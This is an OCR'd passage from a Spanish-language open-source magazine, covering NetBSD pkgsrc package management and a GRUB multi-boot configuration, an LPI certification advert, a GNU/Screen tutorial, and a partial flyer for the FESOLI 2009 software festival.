Ahora estamos listos para obtener los paquetes individuales que necesitaremos para nuestro servidor dedicado y tenemos dos posibilidades: utilizar paquetes binarios o proceder a la generación de éstos en nuestro servidor a partir de su código fuente.

Instalación de paquetes binarios

```
# PATH="/usr/pkg/sbin:$PATH"
# PKG_PATH="ftp://ftp.NetBSD.org/
pub/pkgsrc/packages/OPSYS/ARCH/
VERSIONS/All"
# export PATH PKG_PATH
```

La lista de servidores FTP de la cual se obtendrán los binarios para los sistemas NetBSD están definidas en la variable BINPKGS_SITES.

Instalación de paquetes a partir del código fuente

Únicamente es necesario establecer la variable DISTDIR dentro del fichero mk.conf a la ruta en donde se encuentran los ficheros de distribución.

```
# pkg_add openoffice2
# pkg_add kde-3.5.7
# pkg_add ap2-php5-*
```

Una vez hecho esto, nos posicionamos en el directorio /usr/pkgsrc/<pkg> y procedemos a la generación de los binarios. Procedamos como ejemplo con el servidor HTTP Apache, que va a estar instalado en nuestro servidor dedicado (Listado 1).

Listado 5. Comandos y opciones de la herramienta pkg_admin(1)

```
usage: pkg_admin [-bqSV] [-d lsdir] [-K pkg_dbdir] [-s sfx] command
args ...
Where 'commands' and 'args' are:
 rebuild                    - rebuild pkgdb from +CONTENTS files
 check [pkg ...]            - check md5 checksum of installed files
 add pkg ...                - add pkg files to database
 delete pkg ...             - delete file entries for pkg in database
 set variable=value pkg ... - set installation variable for package
 unset variable pkg ...     - unset installation variable for package
 lsall /path/to/pkgpattern  - list all pkgs matching the pattern
 lsbest /path/to/pkgpattern - list pkgs matching the pattern best
 dump                       - dump database
 pmatch pattern pkg     - returns true if pkg matches pattern,
otherwise false
```

Listado 6. Configuración de ejemplo GNU Grub con soporte multi-OS

```
default=2
timeout=5
splashimage=(hd0,6)/boot/grub/eads.xpm.gz
hiddenmenu

title Fedora (2.6.27.25-78.2.56.fc9.i686)
        root (hd0,6)
        kernel /boot/vmlinuz-2.6.27.25-78.2.56.fc9.i686 ro
        initrd /boot/initrd-2.6.27.25-78.2.56.fc9.i686.img
title MS Windows XP Media
        rootnoverify (hd0,1)
        chainloader +1
title NetBSD 5.0.1
        root (hd0,a)
        kernel /netbsd
title RS-232 Serial over IP
        # Sets up COM2 RS-232 port default parameters
        # serial --unit=1 --speed 57600 --word=8 --parity=no --stop=1
        # terminal --timeout=18 serial console
        # title Remote IMPM machine
        # kernel console=tty0 console=ttyS1,57600n8
title Reboot Computer
        reboot
title Poweroff Computer
        halt
```

Si la ejecución finaliza satisfactoriamente, a su posterior instalación (Listado 2).

Un aspecto que no aparece explicado en la documentación sobre NetBSD pkgsrc es que se genera el fichero binario apache_1.3.41.tar.gz en el directorio /usr/pkgsrc/distfiles, por lo que éste puede ser utilizado en otras instalaciones de equipos idénticos mediante el comando pkg_add(1), como se explicó en la sección anterior.

Los ficheros intermedios generados como consecuencia de este proceso y que ya no son necesarios, pueden eliminarse mediante el comando:

```
# make clean
===> Cleaning for apache-1.3.41
```

En los casos en que la instalación de un paquete requiera la compilación e instalación de paquetes adicionales, estos ficheros innecesarios pueden eliminarse mediante:

```
# make clean-depends
===> Cleaning for libtool-base-
1.5.26
===> Cleaning for libmm-1.4.2nb1
===> Cleaning for perl-5.10.0nb3
===> Cleaning for digest-20080510
===> Cleaning for gmake-3.81
===> Cleaning for expat-2.0.1
```

La fuente de la cual se derivan los paquetes puede consultarse mediante el comando:

```
# make show-var VARNAME=DISTDIR
/usr/pkgsrc/distfiles
```

La lista de servidores FTP de la cual se obtendrán los binarios para los sistemas NetBSD están definidas en la variable BINPKGS_SITES.

Eliminación y actualización de paquetes pkgsrc

La gestión de paquetes dentro del sistema pkgsrc puede realizarse a partir de los comandos ubicados en /usr/sbin:

```
pkg_info(1)
pkg_add(1)
pkg_delete(1)
pkg_admin(1)
```

Como ejemplo, podemos obtener la información del paquete correspondiente al servidor Apache recién instalado en nuestro servidor (Listado 3).

La desinstalación de paquetes se realiza mediante el comando pkg_delete(1), que posee una opción muy importante, -r para eliminar recursivamente todos los paquetes de los que depende un paquete concreto y que ya no son necesarios. Así para desinstalar el servidor Apache instalado previamente, el comando sería como en el Listado 4.

Existe una utilidad pkg_admin(1) destinada a la administración de paquetes que permite un amplio abanico de opciones (Listado 5).

Dos aplicaciones particularmente interesantes son la automatización de los chequeos de seguridad así como la posibilidad de ejecutar una auditoría de la configuración del servidor tal y como se indica a continuación:

- Descargar la lista de vulnerabilidades conocidas:
  `# pkg_admin fetch-pkg-vulner-abilities`
- Auditoría de seguridad de la configuración del servidor:
  `# pkgadmin audit`

Finalmente, existe una utilidad denominada lintpkgsrc destinada a localizar si existen nuevas versiones disponibles:

```
# lintpkgsrc -i
```

En caso de existir una nueva versión para el paquete, basta con ejecutar el comando:

```
# make update
```

de cara a actualizar el paquete a la nueva versión disponible.

NetBSD posee utilidades como cdpack que permiten generar CD-ROM con los paquetes necesarios para repetir la instalación, cosa particularmente útil cuando se disponen de un amplio parque de servidores.

Sistemas de arranque

Los sistemas BSD cuentan con su propio sistema de arranque integrado, conocido como NetBSD Bootselector, capaz de reconocer también sistemas MS Windows y GNU/Linux, que estuvieran previamente instalados. No obstante, es también posible, y, a veces, conveniente utilizar GRUB como sistema de selección de arranque. Es perfectamente posible también, instalar varios sistemas operativos. A pesar de que el cargador o bootloader de los sistemas BSD reconoce perfectamente otros sistemas operativos como GNU/Linux y MS Windows, resulta recomendable utilizar el cargador GRUB. He aquí una configuración para un servidor con varios sistemas (Listado 6).

En este caso, disponemos de tres sistemas operativos, GNU/Linux montado sobre la primera partición lógica (hd0,6), MS Windows XP sobre la primera partición física (hd0,1) y NetBSD 5.0.1, como sistema que se arranca por defecto. El abanico de posibilidades, como puede verse, es muy elevado.

Conclusiones finales

A lo largo de este artículo hemos presentado una alternativa de reutilización de equipos obsoletos y su conversión en servidores dedicados mediante el sistema operativo NetBSD. El interés de este artículo radica precisamente en que NetBSD es el sistema más ampliamente portado a otras plataformas y no solo la tradicional IA32 de los computadores personales, por lo que puede ser aplicable a Centros de Proceso de Datos (CPD) de cara a conseguir una excelente reducción de costes mediante el aprovechamiento de esos servidores abandonados pero todavía funcionales.

NetBSD además cuenta con una capacidad adicional; debido a su carácter multiplataforma, permite la generación de ejecutables y librerías para otras plataformas, según el proceso de compilación cruzada o cross-compiling, descrito por Hubert Feyrer en su artículo "Cross-development with NetBSD, disponible en *http://www.feyrer.de/NetBSD/xdev.html*, que completa al capítulo 30 de "NetBSD Guide".

En la Red

- *http://www.netbsd.org* – NetBSD Project Main Site
- *http://www.bsdmag.org* – The BSD Magazine
- *http://www.apache.org* – Apache HTTPD Server Main Site
- *http://www.feyrer.de/NetBSD/xdev.html* – Cross-development with NetBSD

¿Porqué es LPI el número 1 en certificaciones TI?

Estable.

Todos los programas de certificación de LPI están creados teniendo muy en cuenta la opinión de la comunidad y del sector empresarial; un riguroso estudio psicométrico; y procedimientos implementados profesionalmente.

LPI aspira a permanecer como un ente certificador independiente e imparcial. Como resultado de esto a LPI le apoya un amplio abanico de empresas, organizaciones gubernamentales, centros de exámen, editores de libros, suministradores de material de estudio e instituciones de enseñanza de todo el mundo.

Innovador.

Los programas de LPI siguen las especificaciones del Linux Standard Base (LSB), por lo tanto las personas que posean nuestras certificaciones están cualificadas para trabajar con la mayoría de las distribuciones Linux. Con nuestras raíces profundamente inmersas en el mundo del Código Abierto, LPI va más allá de ser un simple "proveedor neutral" al interpretar fehacientemente las necesidades de la comunidad y de la empresa.

Somos la primera certificación TI en obtener acreditación profesional y promovemos la adopción de estándares de Código Abierto a través del trabajo con organizaciones como el Free Standard Group. También estamos comprometidos con el desarrollo de herramientas de software de código abierto, las cuales mejorarán y racionalizarán las pruebas para los procesos de desarrollo.

Creciente.

Hemos examinado a más de 150.000 alumnos y entregado más de 45.000 certificaciones en todo el mundo. Nuestros exámenes están disponibles en varios idiomas, en más de 7.000 centros, en más de 100 países. Usted puede examinarse donde y cuando quiera.

LPI está para servir a los profesionales de Linux y a la industria TI. Hemos recibido un amplio apoyo de miembros prominentes de la comunidad Linux y de las corporaciones empresariales, como ha quedado demostrado por nuestro Strategic Advisory Council y patrocinadores. Además hemos creado un Technical Advisory Council para asegurarnos de poder captar las necesidades de la industria. Nuestra actitud de independencia de cualquier distribución asegura que nos centremos unicamente en las habilidades y el conocimiento que necesita el profesional TI más que en la promoción de un proveedor de software o distribución específicas.

Linux Professional Institute

Para más información, contáctenos en info@lpi.org.es o visite www.lpi.org.es

Uso de GNU/Screen

Jorge Emanuel Capurro

Aunque su existencia es casi nula para gran parte de la comunidad, GNU/Screen es una excelente herramienta que va a facilitar la tarea diaria de lidiar con la consola a más de un usuario. Esta herramienta simple pero eficaz realiza muy bien su principal labor: Multiplexar Terminales. Aprendamos un poco más de ella, qué otras funciones nos brinda, cómo utilizarla, y así, poder incorporarla a nuestro marco de trabajo diario, para que todo sea más sencillo y solvente. Empecemos...

GNU/Screen es en gran medida una herramienta que facilita la interacción y gestión de varios aplicativos en un mismo terminal. Por razones obvias, muchos de nosotros utilizamos la terminal a diario, llegando a tener en algún momento varias terminales virtuales o ttys ejecutándose a la vez. Mediante GNU/Screen podemos multiplexar una misma terminal, es decir, "dividir" en sesiones distintas cada proceso que estemos utilizando y así abrir únicamente una instancia del terminal. A parte de ésta, que es la característica primordial por la cual GNU/Screen ha nacido, posee otras más que son realmente de suma utilidad a la hora de manejarla consola.

¿Por qué esta herramienta no la utilizan los usuarios en general? La razón es sencilla. Muy poca gente siquiera sabe que existe, o peor, no entienden la problemática que solucionan en las tareas diarias.

En el transcurso de este artículo veremos la potencia que posee esta herramienta y cómo poder aplicarla al "*mundo real*".

Instalación y Configuración

En la mayoría de los Sistemas UNIX actuales viene preinstalada esta utilidad. Simplemente abriendo nuestro terminal favorito y tecleando screen ya tendremos que tenerlo funcionando sin ningún inconveniente. De no ser así, podemos apelar al comando apt para instalarlo: sudo apt-get install screen. O bien, podemos optar por descargar el código fuente de la Web Oficial (*http://www.gnu.org/software/screen/*) y compilarlo de la manera tradicional.

Como la mayoría de las configuraciones de nuestros programas GNU/Linux, en nuestro directorio $HOME encontraremos un archivo titulado .screenrc donde podemos incluir nuestra configuración personal. La configuración global la editaremos en /etc/screenrc. De no existir este archivo, lo crearemos. En el cuadro Listado 1 podemos ver una configuración personalizada de GNU/Screen. La misma simplemente configura una barra de estado para que nuestra sesión sea más amigable. Esta configuración no es necesaria para utilizar toda la potencia de GNU/Screen, pero sí le da un toque más atractivo a la misma.

Primeros Pasos

Para iniciar GNU/Screen simplemente abrimos un terminal virtual, o bien, algunas de nuestras *ttys* e introducimos el comando screen. De haber aplicado la configuración descrita en el apartado anterior *Instalación y Configuración* tendremos algo parecido a lo que se muestra en la Figura 1.

Como veremos, si seguimos utilizando la consola, parecerá que no pasó nada y todo es igual. Sin embargo, ahora nuestros comandos se estarán ejecutando bajo el control de GNU/Screen, con todas las ventajas que esto implica.

Para hacer uso de GNU/Screen diremos que, conceptualmente poseemos dos modos con distintas funciones en nuestra terminal, al mejor estilo Vim. Estos modos son:

- Modo GNU/Screen,
- Modo Terminal.

El "Modo GNU/Screen" es el que tenemos que activar para poder introducir los comandos propios de la aplicación. Por el otro lado, el "Modo Terminal" será igual que cuando utilizamos la consola sin tener debajo GNU/Screen. Es decir, si en este modo introducimos el comando ls actuará listando nuestros archivos y/o directorios, tal cual como funciona siempre.

Cuando iniciamos GNU/Screen se iniciará automáticamente por defecto en el "Modo Terminal".

Como se mencionó con anterioridad, una de las características principales de GNU/Screen es ser un excelente multiplexador de terminales. Esto significa, poder utilizar varios programas a la vez en una misma instancia de terminal. Para poder hacer uso de esta característica, teniendo ejecutado screen en nuestra terminal, procedemos a invocar al "Modo GNU/Screen" mediante la combinación de teclas Ctrl + a, o sea, mientras apretamos la tecla Ctrl sin soltarla, pulsamos seguidamente la tecla a (nótese que la "a" es minúscula). Ahora, podemos utilizar comandos propios de GNU/Screen. Vale tener en cuenta que al introducir un comando específico de GNU/Screen automáticamente pasaremos al "Modo Terminal".

El comando de creación de sesión, que nos permitirá la característica de multiplexado de terminales, es el comando c. Es decir, para crear una sesión nueva emplearemos la siguiente combinación de teclas: Ctrl + a c la cual significa "*mantener apretada la tecla Ctrl y luego, sin soltarla, pulsar la tecla a. Seguidamente, pulsar la tecla c*".

Figura 1. GNU/Screen en Acción

Como nota al margen, vale aclarar que en las páginas del manual de screen se usa la convención C-a en vez de Ctrl + a. Por cuestiones de claridad, creo que la segunda convención es la más adecuada, por la cual será utilizada en todo el resto del artículo.

Seguramente, a estas alturas puede parecer que no ha pasado nada nuevo, pero no es así. Con los pasos anteriores, has creado una nueva sesión en GNU/Screen, la cual se enumera como 1. En GNU/Screen, las sesiones pueden ser identificadas mediante un numero y/o una palabra. Cuando iniciamos la aplicación, automáticamente nos encontraremos en la sesión Nº0.

Para poder listar las sesiones que tenemos abiertas en este momento, introducimos Ctrl + a ". Seguramente, nos encontraremos con algo parecido a lo que muestra la Figura 2. Como podemos ver, tenemos dos sesiones iniciadas actualmente. La primera, con identificador numérico 0 se llama shell, y la segunda, con identificador numérico 1, se llama bash.

Podemos seleccionar cualquiera de ellas moviéndonos por el menú con las flechas de dirección del teclado y pulsando la tecla ENTER, o bien, usando la convención de Vim, que es j para abajo y k para arriba. Una vez seleccionada una sesión, ejecutaremos un comando, por ejemplo, el famoso comando top. Luego, podemos ejecutar otro programa a la vez en la misma terminal, pero obviamente en distinta sesión. Por ejemplo, supongamos que nos interese tener top y nano ejecutados al mismo tiempo.

Podemos pasar de una sesión a otra con el comando Ctrl + a #, donde # indica el identificador numérico de la sesión donde queremos mostrar. Por ejemplo, si estamos en la sesión 1 y queremos pasar a la sesión 0, utilizamos el comando Ctrl + a 0. Otra forma de pasar de una sesión a otra es usar los comandos Ctrl + a p y Ctrl + a n, que indican la sesión previa (*previous*) y la siguiente (*next*) . También, podemos dirigirnos a la última sesión utilizada mediante Ctrl + a Ctrl + a.

De esta manera, podemos tener hasta 10 sesiones a la vez (0-9), ejecutando todos comandos distintos. ¡Excelente!

Más sobre el Uso de Sesiones

En el apartado anterior, aprendimos a iniciar GNU/Screen y manipular básicamente las sesiones que habíamos creado. Ahora, aprenderemos algunos aspectos básicos más del uso de sesiones.

Renombrado de Sesiones. Suele pasar que al estar trabajando bajo el mando de GNU/Screen con bastantes sesiones, empecemos a dudar en cuál sesión se encuentra el programa que queremos utilizar. Para ello, podemos asignarle un nombre alfanumérico a la sesión, aparte del identificador numéri-

Figura 2. Listado de Sesiones Actuales

co que viene por defecto. Simplemente nos situaremos en la sesión que queremos renombrar e invocando al comando Ctrl + a A, nos aparecerá el cursor debajo de la pantalla en donde podremos ingresar un nombre para la sesión. De esta forma, cuando listemos las sesiones mediante el comando Ctrl + a ", obtendremos algo parecido a los que muestra la Figura 3. Como comentario adicional, el listado de sesiones también podemos visualizarlos mediante Ctrl + a w, con la salvedad que solo es un listado visual, es decir, mediante este comando solamente podemos contemplar las sesiones abiertas, pero no podremos cambiar de sesión. En conclusión, mediante el renombrado de sesiones se disuelve la problemática de no poder ubicar de manera rápida el programa que queremos utilizar.

Eliminado de Sesiones. En determinadas ocasiones puede suceder también que queramos deshacernos de una sesión en particular que ya no utilizamos. Para ello, podremos eliminarla o "*matarla*", como suele decirse en la jerga, mediante el comando Ctrl + a k. Obviamente, de antemano tendremos que estar situados en la sesión que queremos eliminar. Como precaución, GNU/Screen nos advertirá mediante un mensaje que vamos a eliminar una sesión. Una vez confirmada esta advertencia, la sesión desaparecerá. Vale la pena aclarar que GNU/Screen no reubica automáticamente el identificador numérico de las sesiones que siguen activas.

Es decir, supongamos que tenemos tres sesiones con los siguientes aplicativos:

```
0 - mutt
1 - vim
2 - mp3blaster
```

Ahora, supongamos que nos situamos en la sesión 1 (vim) y la eliminamos, mediante el comando Ctrl + a k. Nuestro panorama actual, quedará como se muestra a continuación:

```
0 - mutt
2 - mp3blaster
```

Nótese que el identificador numérico de la sesión de vim ha desaparecido. Es decir, no se reubicó a la sesión de mp3blaster con el identificador 1. Esta característica de GNU/Screen es muy útil ya que si al eliminar/agregar una sesión se reubicarán los identificadores numéricos, sería extremadamente difícil poder acordarse en cuál sesión se encuentra cada programa, y las verdaderas virtudes de esta herramienta se verían eclipsadas.

Realizando Split de Ventanas

GNU/Screen nos brinda la característica de poder dividir la pantalla actual en una o más subventanas, donde se muestren otras sesiones distintas, para poder interactuar entre ellas con una simple pulsación de teclas.

Figura 3. Listado de Sesiones Renombradas




Figura 4. El comando top y el editor de textos nano, visualizados paralelamente mediante *split*

Datos Básicos

- Desarrollador: Proyecto GNU,
- Paquete repositorios: screen,
- Comando: screen,
- Género: Multiplexador de Terminales,
- Licencia: Libre (GPL),
- En castellano: No,
- Sitio Web: *http://www.gnu.org/software/screen/.*

Para realizar este "*split*" de sesiones, nos situaremos sobre una sesión cualquiera e invocaremos al comando Ctrl + a S. En un principio, la subsesión creada no contendrá nada dentro, y es por ello que simplemente veremos un cuadro vacío. Para poder mostrar una sesión dentro de nuestra nueva ventana, nos situamos sobre ella mediante el comando Ctrl + a Ctrl + i (o Cntrl + a TAB) y luego, de la manera convencional llamamos a una sesión en particular. Por ejemplo, mediante Ctrl + a 2.

De esta forma, tendremos dos sesiones a la vista. Vale aclarar que si queremos deshacernos del *split* de sesiones, simplemente nos situamos sobre la sesión que queremos mantener en vista e introducimos el comando Ctrl + a Q. Si tenemos más de dos sesiones en *split* y sólo queremos eliminar una sesión, lo haremos mediante el comando Ctrl + a X.

También, podemos modificar el área de visualización de cada sesión. Mediante Ctrl + a + agrandamos el área de la sesión actual, en contraparte del comando Ctrl + a -, el cual nos disminuirá el área de la sesión activa.

En la Figura 4 podemos ver al comando top y al editor de texto nano visualizandose en conjunto mediante el split de sesiones de GNU/Screen.

¡Atención!

Como todo buen usuario de GNU/Linux sabe, la mayoría de las aplicaciones son 'case sensitive', es decir, cambian su significado de comando según la tecla empleada sea en mayúsculas o en minúsculas. GNU/Screen no hace excepción a esta regla. Es por ello que hay que tener mucho cuidado y saber en qué estado se encuentra nuestra tecla Bloq Mayus.

Una característica, múltiples comandos...

Podemos darnos cuenta fácilmente de las casi infinitas alternativas que tiene GNU/Screen en lo que se refiere a introducir comandos. Pudimos comprobarlo fácilmente, por ejemplo, cuando queremos desplazarnos de una sesión a otra. Para realizar esta acción tenemos más de 4 alternativas presentadas en este artículo. Otra alternativa más que no se presentó antes para realizar la misma acción es que, mediante el Comando Ctrl + a ESPACIO se mueve a la sección siguiente, y Ctrl + a BACKSPACE se mueve a la sección anterior. En conclusión, tenemos más de 6 comandos distintos para realizar la misma acción: Desplazarse de una sesión a otra.

Esto hace que GNU/Screen sea sumamente versátil y se adapte a las comodidades de los usuarios que,obviamente, no son todas iguales.

Bloquear GNU/Screen

Si nos ausentamos de nuestra computadora por algún tiempo considerable y queremos asegurarnos que nadie modifique nuestro trabajo, podemos bloquear por contraseña todas nuestras sesiones. Podemos utilizar el *password* de nuestro usuario, o bien, generar uno en particular de GNU/Screen. Para el primer caso solamente basta con invocar el comando Ctrl + a x. Automáticamente, se nos aparecerá una pantalla como se muestra en la Figura 5, donde tendremos que introducir la contraseña de nuestro usuario para poder desbloquearla.

Por otra parte, si queremos ponerle un *password* en particular más nuestro *password* de usuario, tendremos que invocar al "Modo de Comandos Internos" de GNU/Screen. Esto se realiza mediante Ctrl + a :, donde nos aparecerá un *prompt* en la parte inferior de la pantalla en el cual podremos introducir comandos internos de GNU/Screen. El comando que introduciremos ahora será el comando password. Una vez introducido este comando, se nos pedirá asignar una contraseña particular de GNU/Screen. Esta contraseña será utilizada cuando queramos desbloquear la pantalla.

Vale aclarar que el *password* particular desaparece cuando GNU/Screen finaliza.

Uso del Buffer. Copiar y Pegar Texto entre Sesiones

Otra de las tantas características particulares de GNU/Screen es la capacidad que tiene él mismo de poder seleccionar y copiar el texto que se encuentra en una determinada sesión para luego, por ejemplo, poder utilizarlo en otra. Los Comandos que entran en acción para realizar esto son:

- Ctrl a + [:Inicia el "Modo Copiar"
- Tecla Espaciadora: Inicia "Modo Selección"
- Tecla ENTER: Copia el texto seleccionado al Buffer
- Ctrl a +] : Pega el Texto almacenado en el Buffer

Veamos un ejemplo práctico para entender mejor cómo funciona. Supongamos que tenemos dos sesiones de GNU/Screen, una ejecutando el editor de textos nano y en la otra, con la página del manual de GNU/Screen (man screen). Ahora bien, nuestro objetivo es copiar la sinopsis de la página del manual de GNU/Screen en nuestro editor de texto nano, para luego realizar alguna tarea que no será relevante para la demostración de este ejemplo. En primer lugar, nos situamos sobre la sesión donde se encuentra la página man. Luego, iniciamos el "*Modo Copiar*" de GNU/Screen mediante el comando Ctrl + a [. Solamente notaremos un mensaje en la parte inferior de la pantalla el el cual se nos informa que estamos en el modo copiar. Ahora, mediante las teclas de dirección del teclado, podemos "navegar" por el texto de la página del manual. Nos situamos en la sección de Sinopsis y apretamos al Tecla Espaciadora. En este momento, si apretamos las teclas de dirección del teclado, veremos como se selecciona el texto que queramos. Por último, una vez seleccionado todo el texto de la sinopsis, apretamos la Tecla ENTER para que el texto se alamacene en el buffer interno de GNU/Screen. Veremos en la parte inferior de la pantalla un cartel informándonos cuántos carácteres han sido almacenados en el buffer. En este momento, automáticamente GNU/Screen finaliza el "*Modo Copiar*".

Bloqueo de Teclado

Es muy común que nos pueda suceder que, cuando estemos haciendo un "split" de sesiones, en vez de introducir el Comando Ctrl + a S, utilicemos Ctrl + a s, es decir, la "s" en minúscula. Esto provocará que GNU/Screen bloquee la Entrada Estándar, como si se hubiese congelado la aplicación. Esta situación podemos solucionarla mediante el Comando [Ctrl] + [a q].

Ahora pegaremos el texto que se encuentra en nuestro buffer dentro del editor de texto nano. Para ello, nos dirigimos a la sesión donde se encuentra en espera el editor de texto nano y una vez allí, simplemente invocamos al comando Ctrl + a]. Veremos cómo se ha copiado perfectamente la sinopsis de la página man a nuestro editor de textos. En la Figura 6 apreciamos el resultado de nuestro ejercicio práctico.

Sin duda, a esta característica de GNU/Screen podemos sacarle mucho jugo.

Salvar un Registro de Actividad

Si deseamos por alguna razón en particular, ya sea por control o para poder visualizar más cómodamente el *scroll* de la pantalla, grabar en un archivo la salida que muestra la actividad realizada GNU/Screen, es posible. Para activar esta característica tenemos que usar el comando Ctrl + a h. Una vez invocado este comando, se generará un registro denominado *hardcopy.N*, donde N es el identificador numérico de sesión, en el directorio donde se encuentra nuestro *prompt*.

Luego, mediante algún comando de visualización como cat o view, podemos revisar nuestro archivo de log y manipularlo a nuestro gusto.

Sin duda el volcado de salida en un archivo es una característica que brinda GNU/Screen muy útil para algunos usuarios, y no tanto para otros.

```
Screen used by Jorge Capurro <jcapurro>.
Password:
```

Figura 5. Bloqueo de GNU/Screen

¿Facebook y GNU/Screen?

Como todos sabemos, el fenómeno de las Redes Sociales en Internet hace furorentre los internautas... Y GNU/Screen no hace la excepción. Sí, GNU/Screen es parte Facebook. Si queremos asociarnos al Grupo y "*ser fanáticos*" de GNU/Screen podemos hacerlo en este enlace: *http://www.facebook.com/pages/GNU-Screen/*.

Dentro de este grupo, podremos ver tips y usos de GNU/Screen, como también, sus actualizaciones y nuevas características.

Monitorización por Silencio o Actividad

GNU/Screen posee una importante característica de mucha utilidad. Esta vez, GNU/Screen nos brindará la posibilidad de monitorear actividades según el estado de un proceso, es decir, si éste se ha activado o, por el contrario, ha finalizado. Por ejemplo, supongamos que tenemos varias sesiones, donde una de ellas se encuentra compilando un programa de gran magnitud, el cual demanda un tiempo considerable. En paralelo, mientras tanto, podemos estar en alguna sesión modificando algún archivo de configuración, por decir alguna tarea. Si deseamos que GNU/Screen nos "*avise*" cuando el proceso de compilado haya finalizado sin estar visualizando nosotros la sesión donde ocurre esta actividad, podemos poner dicho proceso a que sea Monitoreado por Silencio. En contraste, si queremos que GNU/Screen nos avise cuando ha sucedido alguna actividad en una determinada sesión, podemos poner la misma a que sea Monitoreado por Actividad.

En resumen, la Monitorización por Silencio es útil para saber cuando un proceso ha terminado de realizar algún tipo de tarea, en nuestro ejemplo, la compilación. Por último, la Monitorización por Actividad es útil para saber cuando la sesión comienza a realizar alguna tarea.

La Monitorización por Silencio se activa mediante el comando Ctrl + a _ y la Monitorización por Actividad con el comando Ctrl + a M. Estos modos se activan por 30 segundos.

Attached y *Detached* de Sesiones

Otra de las características destacadas de GNU/Screen es la de poder Prender (*Attached*) y Desprender (*Detached*) Sesiones. Esto significa que, por ejemplo, podemos estar en el trabajo trabajando bajo el mando de GNU/Screen y "desprender" la sesión, para que luego al llegar a casa "prenderla" nuevamente para seguir trabajando, tal cual como habíamos dejado todo.

Entonces, ¿Cómo podemos desprender una Sesión? Fácil. Mediante el comando Ctrl + a d, desprenderemos la sesión actual. Luego, podemos volver a prenderla con el argumento -r al iniciar GNU/Screen, es decir, con el comando screen -r. También, podemos ver un listado de las sesiones desprendidas mediante screen -list. Si tenemos varias instancias de GNU/Screen con sesiones "*desprendidas*", debemos introducir el comando screen -r *NumDeSesion*, donde *NumDeSesion* es el Identificador de Sesión de cuatro dígitos que muestra el comando screen -list.

Conclusión

Como pudimos apreciar en este articulo, GNU/Screen posee muchísimas características de interés para muchos tipos de usuarios. Sin duda, la característica por excelencia es la de poder Multiplexar terminales y así, poder operar distintos procesos a la vez en la misma terminal. Si bien las características presentadas aquí son las más comunes y utilizadas por los usuarios de GNU/Screen, no son todas las que esta maravillosa herramienta posee. Si desea aprender más a fondo sobre GNU/Screen, puede visitar su Web Site oficial en: *http://www.gnu.org/software/screen/screen.html* o bien, revisando localmente su página del manual (man screen).

Espero que les haya sido de interés y puedan empezar a utilizar esta herramienta en su trabajo diario con la Consola ya que, en definitiva, ese es el objetivo. Como siempre, cualquier consulta o comentario, no duden en escribirme a *jorge.capurro@linuxmail.org* que serán bien recibidos ¡Hasta la Próxima!




Figura 6. Resultado de nuestro ejercicio "*Copiar y Pegar*"

Sobre el autor

Jorge Emanuel Capurro es estudiante de la Tec. Superior en Programación, carrera dictada en la Universidad Tecnológica Nacional – Facultad Regional Haedo, provincia de Bs As, Argentina. Principalmente, su área de investigación se centra en el estudio de Sistemas Operativos de tipo UNIX y de la programación bajo dicha plataforma.

Es el creador del proyecto IDEas (*http://ideasc.sourceforge.net*), que es el primer frontend desarrollado bajo Gambas del compilador gcc (*http://gcc.nu.org*), que se utiliza con fines didácticos.

Actualmente se desempeña laboralmente como programador para la empresa Argentina VATES S.A. "Ingeniería de Software – CMMI 5" (*http://www.vates.com/*) participando activamente en proyectos de la Software Factory. Paralelamente, también se encuentra editando un libro dedicado a la Programación de Sistemas GNU/Linux.

Universidad
Inca Garcilaso de la Vega
Nuevos Tiempos. Nuevas Ideas
Facultad de Ingeniería de Sistemas, Cómputo y Telecomunicaciones

COSOLIG
COMUNIDAD DE SOFTWARE LIBRE GARCILASINA

FESOLI 2009
LIMA-PERÚ

III FESTIVAL INTERNACIONAL DE SOFTWARE LIBRE - GNU/LINUX

Tema:
"Software Libre en la Empresa y el Estado en el marco de la Crisis Mundial. Casos de éxito."

14 de Noviembre de 2009

Expositores

INTERNACIONALES:

- **Andrés Castelblanco - Colombia**
  Director de ingeniería de Avatar Ltda
- **Jairo Lozada - Colombia**
  Fundación CorreLibre
- **Jon Hall - USA**
  Presidente y Director Ejecutivo de Linux International
- **Juan José Amor - España**
  Cofundador de Hispalinux
- **Marcelo Tosatti - Brasil**
